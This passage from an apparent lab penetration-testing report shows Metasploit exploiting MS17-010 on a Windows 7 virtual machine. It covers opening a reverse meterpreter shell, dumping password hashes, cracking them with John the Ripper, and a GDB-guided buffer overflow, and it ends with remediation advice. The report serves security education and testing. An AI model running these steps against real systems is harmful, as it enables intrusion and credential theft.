
Again, properly configuring the Metasploit framework, I managed to establish a reverse TCP connection to gain a meterpreter session. Then, I dumped the Windows password hashes and saved them into a file named ***winhashes.txt***.



```
msf6 exploit(windows/smb/ms17_010_psexec) > set SMBUser user
SMBUser => user
msf6 exploit(windows/smb/ms17_010_psexec) > set SMBPass user
SMBPass => user
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.162.130
RHOSTS => 192.168.162.130
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.162.133:4444
[*] 192.168.162.130:445 - Authenticating to 192.168.162.130 as user 'user'...
[*] 192.168.162.130:445 - Target OS: Windows 7 Professional 7600
[*] 192.168.162.130:445 - Built a write-what-where primitive...
[+] 192.168.162.130:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.162.130:445 - Selecting PowerShell target
[*] 192.168.162.130:445 - Executing the payload...
[+] 192.168.162.130:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 192.168.162.130
[*] Meterpreter session 2 opened (192.168.162.133:4444 -> 192.168.162.130:49192) at 2024-04-29 16:39:13 -0400

meterpreter > hashdump
admin:1002:aad3b435b51404eeaad3b435b51404ee:cb8a428385459087a76793010d60f5dc:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1001:aad3b435b51404eeaad3b435b51404ee:ca4c2d2fcef127d5a8c3e8f2f4f9a98f:::
user:1003:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
meterpreter > █
```


Brute Force Attack on Weak Credentials:

After dumping the hash, I copied and saved the Windows hashes in a text file named winhashes.txt. I then ran John the Ripper and specified the format as NT and the input file as ***winhashes.txt***. John was able to crack three weak and default passwords for my target Windows machine.



```
┌──(pbadu㉿kali)-[~]
└─$ sudo john --format=NT winhashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
                 (Administrator)
                 (Guest)
Proceeding with incremental:ASCII
3g 0:00:00:05  3/3 0.6000g/s 12728Kp/s 12728Kc/s 25459KC/s 0rEayz..0rEnER
3g 0:00:00:06  3/3 0.5000g/s 14480Kp/s 14480Kc/s 28963KC/s fisdli..fismae
3g 0:00:00:07  3/3 0.4285g/s 16160Kp/s 16160Kc/s 32324KC/s meyjjr..meygae
3g 0:00:00:11  3/3 0.2727g/s 19484Kp/s 19484Kc/s 38971KC/s lab1rl7..labsuno
```

Reveal the Windows passwords with: john –show –format=NT winhashes.txt



```
┌──(pbadu㉿kali)-[~]
└─$ sudo john --show  -format=NT winhashes.txt
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
user:user:1003:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::

3 password hashes cracked, 2 left
```


It shows that 3 password hashes were cracked.

<u>Binary Exploitation:</u>

A buffer overflow vulnerability was identified and exploited on both systems, demonstrating the potential for arbitrary code execution and system compromise.

GDB (GNU Debugger) is a powerful tool commonly used for debugging and analyzing programs, including binary exploitation. In the context of binary exploitation, GDB does the job in understanding the behavior of vulnerable programs, identifying vulnerabilities such as buffer overflows or format string vulnerabilities, and crafting exploits to exploit these vulnerabilities.


To understand how to run the function in the given program, I first look at the step-by-step execution of the program in assembly using GDB.



```
(gdb) disassemble secretFunction
Dump of assembler code for function secretFunction:
   0x0804849d <+0>:     push   %ebp
   0x0804849e <+1>:     mov    %esp,%ebp
   0x080484a0 <+3>:     sub    $0x18,%esp
   0x080484a3 <+6>:     movl   $0x80485a0,(%esp)
   0x080484aa <+13>:    call   0x8048360 <puts@plt>
   0x080484af <+18>:    movl   $0x80485b4,(%esp)
   0x080484b6 <+25>:    call   0x8048360 <puts@plt>
   0x080484bb <+30>:    leave
   0x080484bc <+31>:    ret
```

I located where the ESP register will allocate memory from the input. I found out that 28 bytes are reserved for the buffer. That means that the next 4 bytes are arbitrary, and the 4 after that will be the address of the secretFunction(), so I will need to make our input string (28*1 byte) + 4 bytes = 32 bytes, then the address

Next, I looked at the execution of the echo() function, which takes in the user input and outputs the data.




```
(gdb) disassemble echo
Dump of assembler code for function echo:
   0x080484bd <+0>:     push   %ebp
   0x080484be <+1>:     mov    %esp,%ebp
   0x080484c0 <+3>:     sub    $0x38,%esp
   0x080484c3 <+6>:     movl   $0x80485dd,(%esp)
   0x080484ca <+13>:    call   0x8048360 <puts@plt>
   0x080484cf <+18>:    lea    -0x1c(%ebp),%eax
   0x080484d2 <+21>:    mov    %eax,0x4(%esp)
   0x080484d6 <+25>:    movl   $0x80485ee,(%esp)
   0x080484dd <+32>:    call   0x8048390 <__isoc99_scanf@plt>
   0x080484e2 <+37>:    lea    -0x1c(%ebp),%eax
   0x080484e5 <+40>:    mov    %eax,0x4(%esp)
   0x080484e9 <+44>:    movl   $0x80485f1,(%esp)
   0x080484f0 <+51>:    call   0x8048350 <printf@plt>
   0x080484f5 <+56>:    leave
   0x080484f6 <+57>:    ret
End of assembler dump.
```

The binary code analysis discovered that when this program runs normally, the ***main()*** function is called first and immediately calls the echo() function. The ***echo()*** function creates a character array of 20 elements, prompts the user to enter in some text, and displays the entry back to the user. We see, however, that there is another function called ***secretFunction()*** that is never called throughout the execution of this program. This is where I could exploit buffer overflow and force this command to execute involuntarily.


Knowing that the memory address for register 0804849d is 28 bytes, meaning giving characters that are bigger than the buffer would cause the program to crash.

To test this, I ran the program in gdb and entered 20 ***a***'s , the program executed correctly and printed out the characters I provided. The program also ***exited normally,*** as shown in the diagram below.



```
(gdb) run
Starting program: /home/pbadu/PenTestingScripts/ExploitExample/vuln
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter some text:
aaaaaaaaaaaaaaaaaaaaaa
You entered: aaaaaaaaaaaaaaaaaaaaaa
[Inferior 1 (process 795670) exited normally]
```

To cause the buffer to overflow, I ran the program again and entered 32 "a" as input and then the program crashed as seen below.



```
(gdb) run
Starting program: /home/pbadu/PenTestingScripts/ExploitExample/vuln
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter some text:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
0×08040061 in ?? ()
```

Recommendations:

To mitigate the identified vulnerabilities and improve the security posture of both systems, the following recommendations are provided:

1. **Patch Management**: Apply all available security patches and updates to both the Windows 7 system and the Metasploitable 2 machine to remediate known vulnerabilities, such as MS17-010.
2. **Password Policies**: Implement and enforce strong password policies to ensure that all user accounts have complex and unique passwords, reducing the risk of brute force attacks.

3. **Network Segmentation**: Implement network segmentation to isolate critical systems and reduce the impact of potential compromises. This can help contain the spread of malware or unauthorized access.
4. **Regular Security Audits**: Conduct regular security audits and vulnerability assessments to identify and remediate security weaknesses proactively.

By implementing these recommendations, organizations can strengthen the security posture of their systems and reduce the risk of unauthorized access and exploitation by malicious actors. It's essential to prioritize security measures and maintain vigilance to protect sensitive data and resources from potential threats.

Methodology:

The penetration testing was conducted using a combination of manual techniques and automated tools. Tools such as Metasploit, Nmap, GDB, and custom scripts were utilized to identify and exploit vulnerabilities. Custom scripts were developed to automate certain tasks and streamline the testing process.

Conclusion:

The penetration testing identified several critical vulnerabilities in both the Metasploitable 2 server and the Win7-PenTest desktop, highlighting the urgent need for remediation actions. By implementing the recommended tactical and strategic measures, the organization can significantly improve its security posture and mitigate the risk of cyber threats. Regular security assessments and proactive security measures are essential for safeguarding sensitive data and maintaining the integrity of the organization's network infrastructure.